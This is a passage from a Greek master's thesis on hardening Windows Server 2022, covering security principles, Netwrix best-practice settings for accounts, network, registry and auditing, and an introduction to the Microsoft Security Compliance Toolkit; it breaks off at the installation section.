ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ
ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επαύξηση ασφάλειας εξυπηρετητή Windows (Windows server security hardening)

Αλέξανδρος Μπαμπούνης-Τσάτσος

Επιβλέπων Καθηγητής:
Χρήστος Ξενάκης, Καθηγητής

ΠΕΙΡΑΙΑΣ

ΙΟΥΛΙΟΣ 2023

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επαύξηση ασφάλειας εξυπηρετητή Windows (Windows server security hardening)

Αλέξανδρος Μπαμπούνης-Τσάτσος
Α.Μ.: MTE2118

ΠΕΡΙΛΗΨΗ

Το αντικείμενο αυτής της εργασίας είναι η διερεύνηση βέλτιστων πρακτικών επαύξησης ασφάλειας στο λειτουργικό σύστημα Windows Server 2022 και η εύρεση τρόπου αυτοματοποιημένης εφαρμογής γνωστών security baselines. Παρουσιάζεται το εργαλείο ανοιχτού κώδικα HardeningKitty και η εφαρμογή του σε αντίστοιχο δοκιμαστικό περιβάλλον. Τέλος, παρουσιάζονται και αξιολογούνται τα αποτελέσματα της εφαρμογής security baseline με τη χρήση του, ανοιχτού κώδικα, εργαλείου, AuditTAP.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Διαχείριση ασφάλειας εξυπηρετητών Windows μέσω PowerShell.

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Ασφάλεια, επαύξηση, PowerShell, script, baseline, policy.

ABSTRACT

The subject of this thesis is the research of best security practices regarding the Windows Server 2022 operating system and a way of automating the process of applying a known security baseline. HardeningKitty, a FOSS tool, and its usage on a testing environment are presented. Finally, the results of the baseline application regarding overall system security are examined, with the use the FOSS tool AuditTAP.

SUBJECT AREA: Automating the security hardening process of Windows servers through PowerShell.

KEYWORDS: Security, hardening, PowerShell, script, baseline, policy.

To my ever-loving family… "on a mote of dust, suspended in a sunbeam".

ΕΥΧΑΡΙΣΤΙΕΣ

Η παρούσα διπλωματική εργασία πραγματοποιήθηκε υπό την επίβλεψη του κ. Χρήστου Ξενάκη, καθηγητή του ΠΜΣ «Ασφάλεια Ψηφιακών Συστημάτων» του Πανεπιστημίου Πειραιώς και του κ. Γεωργίου Βάσιου, Ταγματάρχη (ΕΠ) του ΚΕ.Π.Υ.Ε.Σ.

Θα ήθελα να ευχαριστήσω θερμά τον καθηγητή μου κ. Χρήστο Ξενάκη, καθώς και όλους τους καθηγητές του Προπτυχιακού και Μεταπτυχιακού προγράμματος του τμήματος Ψηφιακών Συστημάτων που στάθηκαν αρωγοί στην ακαδημαϊκή μου πορεία.

Ευχαριστώ ιδιαίτερα τους κ.κ. Νικόλαο Πισσανίδη, Συνταγματάρχη (ΕΠ) και Γεώργιο Βάσιο, Ταγματάρχη (ΕΠ) για την καθοδήγησή τους στη δημιουργία αυτής της εργασίας.

Περιεχόμενα

0 Πίνακας εικόνων

1. Εισαγωγή

Ο τρόπος με τον οποίο ενορχηστρώνονται επιθέσεις και παραβιάσεις αλλάζει συνεχώς, ιδιαίτερα τώρα που την είσοδό της κάνει η τεχνητή νοημοσύνη. Η σε βάθος κατανόηση των έξι πυλώνων της ασφάλειας κρίνεται πιο σημαντική από ποτέ.

Η βασικότερη θεώρηση του όρου ασφάλεια στηρίζεται στο τρίγωνο confidentiality, availability και integrity (CIA). Και ως τέτοιο, συνεπάγεται ότι όσο περισσότερο προσεγγίζουμε τον έναν όρο, τόσο απομακρυνόμαστε από τους άλλους δύο. Η εμπιστευτικότητα (confidentiality) αναφέρεται στη στέρηση προσπέλασης δεδομένων από μη εξουσιοδοτημένες οντότητες. Η ακεραιότητα (integrity) αναφέρεται στη διατήρηση των δεδομένων σε μια κατάσταση χωρίς τροποποιήσεις από μη εξουσιοδοτημένες οντότητες. Η διαθεσιμότητα (availability) αναφέρεται στην εξασφάλιση πως τα δεδομένα θα είναι διαθέσιμα όποτε ζητηθούν. Σε αυτούς τους τρεις όρους έρχονται να προστεθούν οι όροι authentication, authorization και accounting, ή αλλιώς AAA. Η αυθεντικοποίηση (authentication) είναι η διαδικασία όπου μια οντότητα αποδεικνύει ότι είναι όντως αυτή που ισχυρίζεται πως είναι. Η εξουσιοδότηση (authorization) είναι η διαδικασία ελέγχου και παροχής πρόσβασης μιας αυθεντικοποιημένης οντότητας σε δεδομένα ή πόρους συστήματος. Τέλος η καταγραφή (accounting) αναφέρεται στις διαδικασίες και στο σύνολο μέτρων, ώστε να καταγράφεται επαρκώς κάθε διαδικασία αυθεντικοποίησης και εξουσιοδότησης σε ένα πληροφοριακό σύστημα.

Η εγκατάσταση και λειτουργία ενός νέου server με τις προεπιλεγμένες ρυθμίσεις είναι ένας σύντομος τρόπος ώστε να περατωθεί άμεσα μια εργασία ενός οργανισμού. Ωστόσο, αναμφίβολα θα υπάρξει κάποια, έστω και στο ελάχιστο, παραμετροποίησή του. Συνήθως οι παραμετροποιήσεις, που γίνονται σε έναν server, δίνουν μεγαλύτερη προτεραιότητα στη λειτουργικότητα παραμερίζοντας την ασφάλεια. Αφιερώνοντας χρόνο στην ενίσχυση ασφάλειας ενός server, ένας οργανισμός δύναται να ελαχιστοποιήσει το ρίσκο περιστατικών ασφάλειας και πιθανών διακοπών στη λειτουργία του, που οφείλονται σε επιθέσεις, κακόβουλα λογισμικά και κυβερνοαπειλές.

2. Βέλτιστες πρακτικές ασφάλειας Windows server 2022 κατά Netwrix

Παρακάτω παρουσιάζονται οι βέλτιστες πρακτικές ενίσχυσης ασφάλειας ενός Windows Server 2022. Εδώ αξίζει να σημειωθεί πως ο στόχος των βέλτιστων πρακτικών είναι ο οργανισμός να καταρτήσει security baselines προσαρμοσμένα σε αυτόν τέτοια, ώστε να μειώνουν την επιφάνεια επιθέσεων και να βελτιώνουν την ασφάλεια πληροφοριών, συνεπώς και τη στάση ασφάλειας του οργανισμού.

Η ενίσχυση ασφάλειας ενός πληροφοριακού συστήματος δεν αποτελεί πανάκεια. Ένας υπεύθυνος οργανισμός οφείλει να εφαρμόσει διαδικασίες και ελέγχους ασφάλειας, να ενισχύσει την επίγνωση ασφάλειας προς όλες τις κατευθύνσεις του και να ακολουθεί τις καθορισμένες βέλτιστες πρακτικές, που αφορούν τη διαχείριση ευαίσθητων δεδομένων.

2.1 Προετοιμασία Windows Server

Προστασία νέων servers από πιθανώς επικίνδυνη κίνηση δικτύου έως ότου ενισχυθεί πλήρως η ασφάλεια του λειτουργικού συστήματος τους. Οι νέοι servers που δεν έχουν ρυθμιστεί κατάλληλα ώστε να ανταποκρίνονται σε ένα αποδεκτό επίπεδο προδιαγραφών ασφαλείας και εκτίθενται σε επικίνδυνη δικτυακή κίνηση είναι πιο εύκολο να παραβιαστούν.

Χρήση ενός ισχυρού κωδικού Basic Input Output System (BIOS), ώστε να αποτρέπονται μη εξουσιοδοτημένες αλλαγές στις ρυθμίσεις του συστήματος. Το BIOS είναι ένα κομμάτι firmware το οποίο εκτελείται πριν την εκκίνηση του κύριου λειτουργικού συστήματος. Η τροποποίηση των ρυθμίσεων του BIOS μπορεί να οδηγήσει σε παράκαμψη του κύριου λειτουργικού συστήματος και στην εκκίνηση ενός νέου, αχρηστεύοντας κατ' αυτόν τον τρόπο όποιο μέτρο ασφαλείας υπάρχει από το επίπεδο ΛΣ και άνω.

Απενεργοποίηση της αυτόματης εισόδου διαχειριστή στη κονσόλα επαναφοράς. Η κονσόλα επαναφοράς χρησιμοποιείται από το διαχειριστή για την επιδιόρθωση αρχείων λειτουργικού συστήματος που εμποδίζουν την ομαλή εκκίνηση του. Υπάρχει δυνατότητα αυτόματης εκκίνησης της κονσόλας κατά την εκκίνηση του ΛΣ και ενδέχεται αυτό να το εκμεταλλευτεί ένας μη εξουσιοδοτημένος χρήστης και να τροποποιήσει ή καταστρέψει αρχεία του συστήματος.

Η εκκίνηση ενός μοντέρνου υπολογιστικού συστήματος δεν περιορίζεται μόνο σε έναν τρόπο. Είναι απαραίτητη η ρύθμιση της σειράς συσκευών εκκίνησης λειτουργικού συστήματος κατάλληλα, ώστε να αποφεύγεται η εκκίνηση του συστήματος από εναλλακτικά μέσα (π.χ. αφαιρούμενος δίσκος USB) που θα μπορούσαν να χρησιμοποιηθούν από έναν επιτιθέμενο προκειμένου να εκκινήσει το δικό του ΛΣ.

2.2 Εγκατάσταση Windows Server

Η χρήση ενός μηχανήματος από έναν οργανισμό αποκτά νόημα όταν ο τρόπος χρήσης και ο ρόλος του συστήματος ευθυγραμμίζονται. Συστήνεται να ρυθμίζεται το σύστημα βάσει του ρόλου που καλείται να επιτελεί και να μην εκτελεί πολλαπλούς ρόλους τόσο για λόγους αποτελεσματικότερης διαχείρισης όσο και λεπτομερέστερου ελέγχου.

Η άμεση εγκατάσταση ενημερώσεων ασφάλειας και λογισμικού μετά την εγκατάσταση του λειτουργικού συστήματος θα μειώσουν το χρονικό διάστημα που το σύστημα έχει προγράμματα με ευπάθειες. Παράλληλα, ο διαχειριστής θα πρέπει να ενημερώνεται αυτόματα για νέες διαθέσιμες ενημερώσεις ασφάλειας, ώστε αυτές να μπορούν να αξιολογηθούν, δοκιμαστούν και εγκατασταθούν εγκαίρως.

2.3 Διαχείριση αρχείων ρυθμίσεων και παραμετροποιήσεων

Είναι σημαντικό για ένα οργανισμό να έχει ορισμένες διαδικασίες διαχείρισης και οργάνωσης των αρχείων ρυθμίσεων (configurations). Οι διαδικασίες αυτές περιλαμβάνουν τρόπους συγκέντρωσης, αρχειοθέτησης, εξέτασης και τροποποίησης αρχείων ρυθμίσεων. Παράδειγμα χρήσης αυτών των διαδικασιών είναι ένα σενάριο όπου όταν ένα μηχάνημα έχει για κάποιο λόγο τεθεί εκτός λειτουργίας και πρόκειται να εγκατασταθεί με ένα πανομοιότυπο. Η ύπαρξη μιας διαδικασίας ανάκτησης των αρχείων ρυθμίσεων για αυτό το μηχάνημα θα μειώσει δραστικά το χρόνο επαναφοράς λειτουργίας.

Διατήρηση ξεχωριστού αρχείου για κάθε server όπου καταγράφεται σαφώς η βασική ρύθμιση ασφάλειας και κάθε μεταγενέστερη τροποποίηση. Συνδυαστικά με τα παραπάνω, μέσω της αρχειοθέτησης και της ανάλυσης των αρχείων ρυθμίσεων ο οργανισμός μπορεί να αποκτήσει μια συνολική εικόνα για τη στάση του ως προς την ασφάλεια στην πορεία του χρόνου.

Κατά την πάροδο του χρόνου προκύπτουν αλλαγές στις ανάγκες του οργανισμού και στις απαιτήσεις από την ψηφιακή του υποδομή. Αυτές σχεδόν πάντα μεταφράζονται σε τροποποίηση του ρόλου ενός server ή/και στην παράλληλη εγκατάσταση επιπλέον εφαρμογών στο ίδιο μηχάνημα, ως συμφέρουσα οικονομική λύση. Όμως η συνύπαρξη πολλαπλών εφαρμογών, συνήθως άσχετων μεταξύ τους, στο ίδιο μηχάνημα τείνει να αυξάνει την επιφάνεια επίθεσης του μηχανήματος. Συνεπώς, είναι χρήσιμη η ανασκόπηση και ελαχιστοποίηση των εγκατεστημένων εφαρμογών ανά server, ώστε να μειωθεί η επιφάνεια επίθεσής στο ελάχιστο δυνατό.

Ενδελεχής εξέταση και επικύρωση κάθε επικείμενης αλλαγής υλικού ή λογισμικού σε servers του παραγωγικού περιβάλλοντος ώστε να προβλέπεται και να προλαμβάνεται η κατάσταση όπου για παράδειγμα η χρήση νέας υποδομής θα δημιουργήσει «τυφλά σημεία» στη συνολική ασφάλεια του παραγωγικού περιβάλλοντος και κατ' επέκταση στην επιχειρησιακή συνέχεια του οργανισμού.

Εκπόνηση τακτικού ελέγχου ρίσκου επικινδυνότητας. Τα αποτελέσματα του ελέγχου μπορούν να χρησιμοποιηθούν για την ενημέρωση του σχεδίου διαχείρισης ρίσκου και στην κατάρτιση λίστας προτεραιότητας των μηχανημάτων του παραγωγικού περιβάλλοντος. Η ταξινομημένη λίστα μπορεί να βοηθήσει στην έγκαιρη αντιμετώπιση ευπαθειών των μηχανημάτων.

2.4 Ενίσχυση ασφάλειας λογαριασμών χρηστών

Απενεργοποίηση και μετονομασία του guest λογαριασμού σε κάθε server και του λογαριασμού local administrator σε κάθε μηχάνημα, που είναι μέλος ενός domain, όπου θα χρησιμοποιούνται domain admin λογαριασμοί με μοναδικά ονόματα. Η χρήση ονομάτων διαφορετικών από τα καθιερωμένα θα προστατεύσει από κακόβουλες ενέργειες απόκτησης πρόσβαση από αυτοματοποιημένες διαδικασίες και διαδικτυακά bots που δοκιμάζουν κοινότυπα στοιχεία πρόσβασης (π.χ. “admin”).

Περιορισμός πρόσβασης σε λειτουργίες με επαυξημένα δικαιώματα. Ιδιαίτερη προσοχή πρέπει να δοθεί σε δικαιώματα που έχουν ήδη εκχωρηθεί σε προϋπάρχοντες λογαριασμούς και ομάδες όπως:

- Local System (NT AUTHORITY\System)
- Network Service (NT AUTHORITY\NetworkService)

- Administrators group
- Backup Operators group
- Users group
- Everyone group

Παράδειγμα: Από προεπιλογή υπάρχει εκχωρημένο το δικαίωμα «Access this computer from the network» στην ομάδα Everyone, δίνοντας ουσιαστικά πρόσβαση στους διαμοιραζόμενους φακέλους του συστήματος σε όλους τους χρήστες του δικτύου.

Εφαρμογή password best practices σε κωδικούς πρόσβασης του συστήματος και των λογαριασμών διαχειριστή. Συστήνεται οι κωδικοί να μη βασίζονται σε λέξεις που περιέχονται σε λεξικά, να έχουν μήκος κατ' ελάχιστον δεκαπέντε χαρακτήρων, γραμμάτων, αριθμών και συμβόλων. Συστήνεται επίσης η κατάρτιση πολιτικής κωδικών πρόσβασης του οργανισμού να απαιτεί την αλλαγή των κωδικών κάθε ενενήντα ημέρες.

Εφαρμογή κλειδώματος πρόσβασης σε λογαριασμό (account lockout) ύστερα από δέκα αποτυχημένες προσπάθειες για 1440 (ή 24 ώρες) λεπτά και μη αυτόματο ξεκλείδωμα του λογαριασμού. Το ξεκλείδωμα του εκάστοτε λογαριασμού θα πρέπει να γίνεται μονάχα κατόπιν διερεύνησης του περιστατικού και διαπίστωσης ότι δεν πρόκειται για κακόβουλη ενέργεια.

Απαγόρευση στους χρήστες της δημιουργίας προσωπικών λογαριασμών Microsoft και εισόδου με αυτούς στις συσκευές του οργανισμού. Με τη δημιουργία ενός προσωπικού λογαριασμού, δημιουργούνται αντίστοιχες ρυθμίσεις ασφαλείας, απορρήτου και άλλες που αφορούν τον εν λόγω λογαριασμό χρήστη. Η σύνδεση σε προσωπικό λογαριασμό Microsoft από συσκευή του οργανισμού ενδέχεται να τροποποιήσει τις ρυθμίσεις της συσκευής να τη φέρει σε ένα λιγότερο αυστηρό επίπεδο ασφάλειας. Αντίστροφα, μπορεί να μεταφερθούν ρυθμίσεις και χαρακτηριστικά ασφαλείας της συσκευής του οργανισμού προς το προσωπικό λογαριασμό οδηγώντας σε διαρροή ευαίσθητων πληροφοριών.

Απαγόρευση της εκχώρησης των δικαιωμάτων της ομάδας Everyone σε ανώνυμους χρήστες συστημάτων. Ως ανώνυμοι χρήστε θεωρούνται όλες οι οντότητες που αυθεντικοποιούνται χωρίς τη χρήση κάποιου γνωστού συνδυασμού ονόματος χρήστη – κωδικού. Ως αυθεντικοποιημένοι χρήστες (Authenticated Users) θεωρούνται όλοι οι χρήστες που χρησιμοποιούν κάποιο κωδικό χρήστη και κωδικό. Η ομάδα χρηστών Everyone αποτελεί υπερσύνολο της ομάδας των Authenticated Users και εκχωρεί γενικευμένα δικαιώματα πρόσβασης και χρήσης πόρων συστήματος. Συνεπώς η πλημμελής διαχείριση των δικαιωμάτων της ομάδας Everyone καθώς και των χρηστών που συμμετέχουν σε αυτή, ενδέχεται να οδηγήσει σε μια κατάσταση όπου χρήστες έχουν δικαιώματα ανάγνωσης, τροποποίησης και διαγραφής επί αρχείων και πόρων όπου κανονικά δε θα έπρεπε να έχουν.

Απαγόρευση της ανώνυμης απαρίθμησης λογαριασμών Security Access Manager (SAM) και διαμοιρασμών (shares). Το ΛΣ Windows επιτρέπει σε ανώνυμους χρήστες να «βλέπουν» τα ονόματα των domain χρηστών καθώς και τους διαμοιραζόμενους φακέλους και τόπους δικτύου. Αυτό γίνεται για λόγους διευκόλυνσης όταν ένας διαχειριστής θέλει να εκχωρήσει δικαιώματα πρόσβασης σε χρήστες ενός domain όπου δεν υπάρχει αμοιβαία εμπιστοσύνη ανάμεσα στις οντότητες του. Συνεπώς δεν κρίνεται αναγκαία η δυνατότητα μιας «ανώνυμης» οντότητας να αποκτά γνώση σχετική με το domain και τους όμορους της.

Απενεργοποίηση αυτόματης μετάφρασης των Security Identifiers (SID)/Names. Αφορά την περίπτωση όπου ένας ανώνυμος χρήστης δύναται ή όχι να προσπελάσει τα SIDs ενός

domain, το αντίστοιχο του αύξοντα αριθμού σε μια λίστα με ονόματα. Δεδομένου ότι ένας domain admin έχει ένα ευρέως γνωστό SID, ένας επιτιθέμενος μπορεί να χρησιμοποιήσει το εν λόγω SID για να εντοπίσει το λογαριασμό του domain admin και προβεί σε εξαντλητική αναζήτηση του κωδικού του. Αυτό ισχύει ακόμα και στην περίπτωση όπου ο admin έχει μετονομάσει το λογαριασμό του στο domain ώστε να μην είναι προφανής.

Άμεση διαγραφή ή απενεργοποίηση μη χρησιμοποιούμενων λογαριασμών χρηστών καθώς οι παροπλισμένοι λογαριασμοί μπορεί να έχουν ήδη υποκλαπεί και να αποτελούν «Κερκόπορτες» στην ασφάλεια ενός συστήματος.

2.5 Διαχείριση ασφάλειας δικτύου και ελέγχου πρόσβασης

Ενεργοποίηση του Windows Firewall για κάθε προφίλ δικτυακής σύνδεσης (Domain, Private, Public).

Οπουδήποτε χρειάζεται πρόσβαση στο server από το διαδίκτυο, αυτή να περιορίζεται μόνο στα απαραίτητα πρωτόκολλα διαδικτύου, θύρες και διευθύνσεις IP για αποτελεσματικότερο και ακριβέστερο έλεγχο της ροής επικοινωνίας στο δίκτυο. Ανοιχτές θύρες και εκτελούμενα πρωτόκολλα διαδικτύου αποτελούν συχνά χρυσορυχεία πληροφορίας για το σύστημα καθώς με σημείο πιθανής επίθεσης. Συνεπώς απαιτείται ανάλυση των υπηρεσιών που εκτελούνται στο server, ώστε να καθοριστούν ποιες θύρες δικτύου πρέπει να είναι ενεργές και αποκλεισμός των υπολοίπων μη ενεργών θυρών.

Να επιτρέπεται μόνο στην ομάδα Authenticated Users η πρόσβαση σε μηχανήματα από το τοπικό δίκτυο.
Να μην εκχωρείται το δικαίωμα “Act as part of the operating system” σε κανένα χρήστη καθώς και το δικαίωμα πρόσβασης στους guest λογαριασμούς μέσω υπηρεσίας (log on as a service), διεργασίας (batch job), τοπικής πρόσβασης (local access) και απομακρυσμένης επιφάνειας εργασίας (RDP, remote desktop protocol) και αν χρησιμοποιείται το πρωτόκολλο RDP, να εφαρμόζεται το υψηλότερο επίπεδο κρυπτογράφησης της σύνδεσης.

Απενεργοποίηση του “Enable LMHosts lookup”. Η ρύθμιση αυτή αποτρέπει την ανάγνωση του αρχείου LAN Manager Hosts (LMHosts), που περιέχει τις αντιστοιχίσεις IP-ονομάτων υπολογιστών για τη χαρτογράφηση του domain δικτύου και απομακρυσμένων server. Πρόκειται για έναν εναλλακτικό τρόπο εφαρμογής Domain Name Resolution (DNS) σε περίπτωση που άλλες μέθοδοι αποτύχουν όπως το παλαιό Windows Internet Name Service (WINS).

Απενεργοποίηση του πρωτοκόλλου ncanc_ip_tcp, το οποίο είναι υπεύθυνο για τη χρήση του RPC πρωτοκόλλου πάνω από TCP.Το RPC (remote procedure call) είναι ένα πρωτόκολλο επικοινωνίας της αρχιτεκτονικής Client-Server. Επιτρέπει την εκτέλεση μιας διεργασίας σε απομακρυσμένο υπολογιστή του ίδιου δικτύου.

Το πρωτόκολλο Server Message Block (SMB) αποτελεί βάση για λειτουργικότητες διαμοιρασμού αρχείων και εκτύπωσης μέσω δικτύου. Για να αποτραπούν επιθέσεις Man-in-the-Middle (MITM) και session hijacking, το SMB υποστηρίζει τη ψηφιακή υπογραφή των SMB πακέτων και συστήνεται η κατάλληλη ρύθμιση των SMB clients και SMB servers.

Απενεργοποίηση της αποστολής μη κρυπτογραφημένων κωδικών σε SMB servers κατά την αυθεντικοποίηση καθώς μπορούν εύκολα να υποκλαπούν μέσω απλής παρακολούθησης δικτυακής κίνησης.

Ρύθμιση του LAN Manager να μη δέχεται αυθεντικοποιήσεις που βασίζονται σε μεθόδους LM και NTLMv1, παρά μόνο NTLMv2.

Ενεργοποίηση της ρύθμισης «Do not store LAN Manager hash values». Το Lan Manager μπορεί να αποθηκεύει τους νέους, κρυπτογραφημένους και κατακερματισμένους κωδικούς ύστερα από διαδικασία αλλαγής κωδικού. Η συνάρτηση κατακερματισμού του LAN Manager έχει βρεθεί κρυπτογραφικά ασθενέστερη έναντι αυτής του NTLM.

Αφαίρεση των διαμοιρασμών αρχείων και εκτυπωτών από τις ρυθμίσεις δικτύου. Οι διαμοιρασμοί αυτοί μπορούν να επιτρέψουν στον καθένα να συνδεθεί σε έναν server και να προσπελάσει ευαίσθητα δεδομένα χωρίς να του ζητηθεί αυθεντικοποίηση.

2.6 Ρυθμίσεις ασφάλειας Μητρώου (Registry)

Περιορισμός της ανώνυμης πρόσβασης και της απομακρυσμένης πρόσβασης στο μητρώο αν δεν είναι απαραίτητες.

Ρύθμιση των παρακάτω κλειδιών-τιμών του Registry

- MaxCachedSockets (REG_DWORD) = 0
- SmbDeviceEnabled (REG_DWORD) = 0
- AutoShareServer = 0
- AutoShareWks = 0

Διαγραφή όλων των τιμών από τις εγγραφές NullSessionPipes και NullSessionShares.

2.7 Γενικές ρυθμίσεις ασφάλειας

Απενεργοποίηση προεγκατεστημένων υπηρεσιών, που δε χρησιμοποιούνται, ώστε να μειωθεί η επιφάνεια επίθεσης του server.

Αφαίρεση μη απαραίτητων ρόλων Windows Server και λειτουργιών.

Ενεργοποίηση της ενσωματωμένης λειτουργίας κρυπτογράφησης συστήματος αρχείων (EFS – Encrypting File System) ή του BitLocker.

Αν υπάρχει αρκετή μνήμη RAM στο μηχάνημα, συστήνεται να απενεργοποιείται το αρχείο swap που χρησιμοποιείται σαν «επέκταση» του χώρου της μνήμης RAM. Έτσι δε θα εγγράφονται στο σκληρό δίσκο ευαίσθητα δεδομένα της RAM και θα ενισχύεται η απόδοση του server.

Απενεργοποίηση του AUTORUN λειτουργίας για τα αφαιρούμενα μέσα αποθήκευσης και συσκευές. Η λειτουργία AUTORUN δύναται να χρησιμοποιηθεί από έναν κακόβουλο χρήστη για την εκτέλεση κακόβουλου κώδικα (π.χ. εισάγοντας ένα τροποποιημένο USB stick).

Ρύθμιση χρονικού διαστήματος πέραν του οποίου θα κλειδώνει η οθόνη αυτόματα, αν δε γίνεται χρήση του συστήματος διότι ένας ξεκλείδωτος υπολογιστής δίχως επίβλεψη αποτελεί πρακτικά τον ιδανικότερο στόχο, στις ιδανικότερες συνθήκες προς επίθεση.

Ρύθμιση του συγχρονισμού ημερομηνίας και ώρας συστήματος βάσει ενός domain time server. Η ιδέα πίσω από αυτή τη ρύθμιση βασίζεται στο γεγονός ότι τόσο τα πληροφοριακά συστήματα όσο και τα πρωτόκολλα διαδικτύου για να λειτουργήσουν

αξιόπιστα και συγχρονισμένα απαιτούν ένα κοινό σημείο αναφοράς χρόνου. Συνήθως αυτό υλοποιείται από το Network Time Protocol (NTP) το οποίο εκτελείται σε δημόσιους servers. Σε περίπτωση όμως που ένα domain είναι αποκομμένο από τον παγκόσμιο ιστό θα πρέπει να οριστεί μια νέα εσωτερική οντότητα που θα εκτελεί NTP εντός του domain. Βάσει αυτής θα ρυθμίζονται τα ρολόγια όλων των συστημάτων στο domain.

Να απαιτείται η χρήση του συνδυασμού πλήκτρων Ctrl+Alt+Delete για διαδραστικές (με ενέργεια χρήστη) συνδέσεις στο σύστημα και να οριστεί χρονικό διάστημα αδράνειας πέραν του οποίου θα τερματίζονται οι αδρανείς συνδέσεις-συνεδρίες.

Ρύθμιση κατάλληλων δικαιωμάτων πρόσβασης και προσπέλασης αρχείων και φακέλων. Από προεπιλογή, το λειτουργικό σύστημα Windows δεν περιορίζει την πρόσβαση με κανέναν τρόπο σε τοπικούς φακέλους και αρχεία. Προτείνεται η διαγραφή της ομάδας χρηστών Everyone, που έχει καθολική πρόσβαση στο μεγαλύτερο μέρος του συστήματος και ο καθορισμός δικαιωμάτων χρηστών βάσει ρόλων. Συστήνεται η διαγραφή των Guest, Everyone και ANONYMOUS LOGON από τα δικαιώματα χρήστη, όπου αυτό είναι δυνατό.

2.8 Πολιτική ελέγχου και πολιτική επαυξημένου ελέγχου.

Κατάρτιση μιας πολιτικής ελέγχου βάσει των audit best practices, που να καθορίζει ποια γεγονότα καταγράφονται στα logs, ώστε να υπάρχει εποπτεία στις κρίσιμες εφαρμογές και δραστηριότητες.

Δημιουργία μεθόδου κατακράτησης logs και διαγραφής τους με αποθηκευτικό χώρο 4GB

Σύνδεση της καταγραφής των logs των συστημάτων με ένα σύστημα διαχείρισης περιστατικών ασφάλειας (SIEM) με σκοπό τον αποτελεσματικό εντοπισμό περιστατικών ασφάλειας και την άμεση αντίδραση του οργανισμού σε αυτά.

2.9 Επιπλέον μέτρα ασφάλειας

Ενδελεχής εφαρμογή της αρχής εκχώρησης ελάχιστου δικαιώματος (least privilege) σε χρήστες, ομάδες χρηστών και διαδικασίες του server ώστε να μην εκχωρούνται δικαιώματα με αυθαίρετο τρόπο και να εκμηδενίζεται η δυνατότητα ενός εκάστοτε χρήστη να εκτελεί μη εξουσιοδοτημένες ενέργειες

Εγκατάσταση και ενεργοποίηση antivirus και antispyware λογισμικών με καθημερινές λήψεις ενημερώσεων τόσο σε servers όσο και σε τερματικές συσκευές με δυνατότητες απομακρυσμένου ελέγχου.

Εγκατάσταση και ενεργοποίηση data loss prevention λογισμικού το οποίο θα χρησιμοποιείται για την παρακολούθηση μεταφοράς αρχείων και την αποτροπή εξαγωγής αρχείων από το εσωτερικό δίκτυο.

Χρονοπρογραμματισμός τακτικής εξέτασης, αξιολόγησης και εφαρμογής ενημερώσεων, ασφάλειας και μη, όλων των λειτουργικών συστημάτων και εφαρμογών που εκτελούνται, ώστε να καλύπτονται άμεσα ευπάθειες ασφάλειας.

2.10 Πολιτικές ασφάλειας

Οι πολιτικές ασφάλειας είναι το πρώτο και βασικότερο επίπεδο επίσημης βιβλιογραφίας του προγράμματος ασφάλειας ενός οργανισμού. Είναι αναπόσπαστο κομμάτι του γενικότερου συνόλου ασφάλειας ενός οργανισμού, καθώς αποτελούν γενικευμένες, μη

τεχνολογιοκεντρικές κατευθύνσεις, που θα πρέπει να διαπνέουν τόσο τις διαδικασίες, όσο και τα μέσα που ο οργανισμός κατέχει. Οι πολιτικές ασφάλειας είναι σαφώς ορισμένες κατά τη δημιουργία τους και δεν αλλάζουν συχνά, ωστόσο καλό είναι να ελέγχονται περιοδικά, ώστε να ενημερώνονται και να ευθυγραμμίζονται με τους στόχους του οργανισμού. Μια πολιτική, για παράδειγμα, θα μπορούσε να είναι η πολιτική ορθής χρήσης, η πολιτική απορρήτου, η πολιτική ασφάλειας των συστημάτων πληροφοριών και άλλες.

Σε περίπτωση που δεν προϋπάρχει κάποια συνταχθείσα πολιτική ασφάλειας σε έναν οργανισμό, καλό είναι να χρησιμοποιηθεί μια βάση αναφοράς ασφάλειας (security base line). Η βάση αναφοράς θα πρέπει να άπτεται, κατ' ελάχιστον, στα εξής αντικείμενα ασφάλειας:

- Ενημερώσεις ασφάλειας
- Εφαρμογή κρυπτογράφησης
- Τοίχος ασφάλειας (Firewall)
- Πολιτική κωδικών πρόσβασης, αυθεντικοποίησης πολλαπλού παράγοντα και βιομετρικών στοιχείων
- Στρατηγική τοπικής πρόσβασης με επαυξημένα δικαιώματα.
- Εργαλεία προστασίας και αντιικού λογισμικού
- Πολιτικές προστασίας και συμμόρφωσης
- Απώλεια δεδομένων και προστασία της πληροφορίας.

3.Microsoft Security Compliance Toolkit

3.1 Περιγραφή

Το Microsoft Security Compliance Toolkit είναι ένα σύνολο εργαλείων και security baselines για διάφορα συστήματα της Microsoft. Επιτρέπει στους διαχειριστές πληροφοριακών συστημάτων να λάβουν, αναλύσουν, ελέγξουν, επεξεργαστούν και αποθηκεύσουν προτεινόμενες ρυθμίσεις ασφάλειας, τόσο για τα λειτουργικά συστήματα της Microsoft, όσο και για τις εφαρμογές της. Παράλληλα, παρέχει τη δυνατότητα για σύγκριση της παρούσας κατάστασης ρυθμίσεων ασφάλειας ενός συστήματος ή εφαρμογής με ένα πρότυπο ασφάλειας ή ένα προηγούμενο σετ ρυθμίσεων.

Διατίθεται δωρεάν για λήψη από το site της Microsoft. Το SCT παρέχει δωρεάν μια μεγάλη λίστα security baseline και προτεινόμενων ρυθμίσεων ασφάλειας για:

- Windows 11 έκδοση 22H2 και παλαιότερες εκδόσεις
- Windows 10 εκδόσεις 1507, 1607, 1809, 20H2, 21H1, 21H2, 22H2
- Windows Server 2012 R2, 2016, 2019, 20H2, 2022
- Microsoft 365 Apps for Enterprise
- Microsoft Edge v98

Ενώ παράλληλα διατίθενται τα εργαλεία:

- PolicyAnalyzer.zip
- SetObjectSecurity.zip
- Windows 10 Update
- LGPO.zip

3.2 Εγκατάσταση

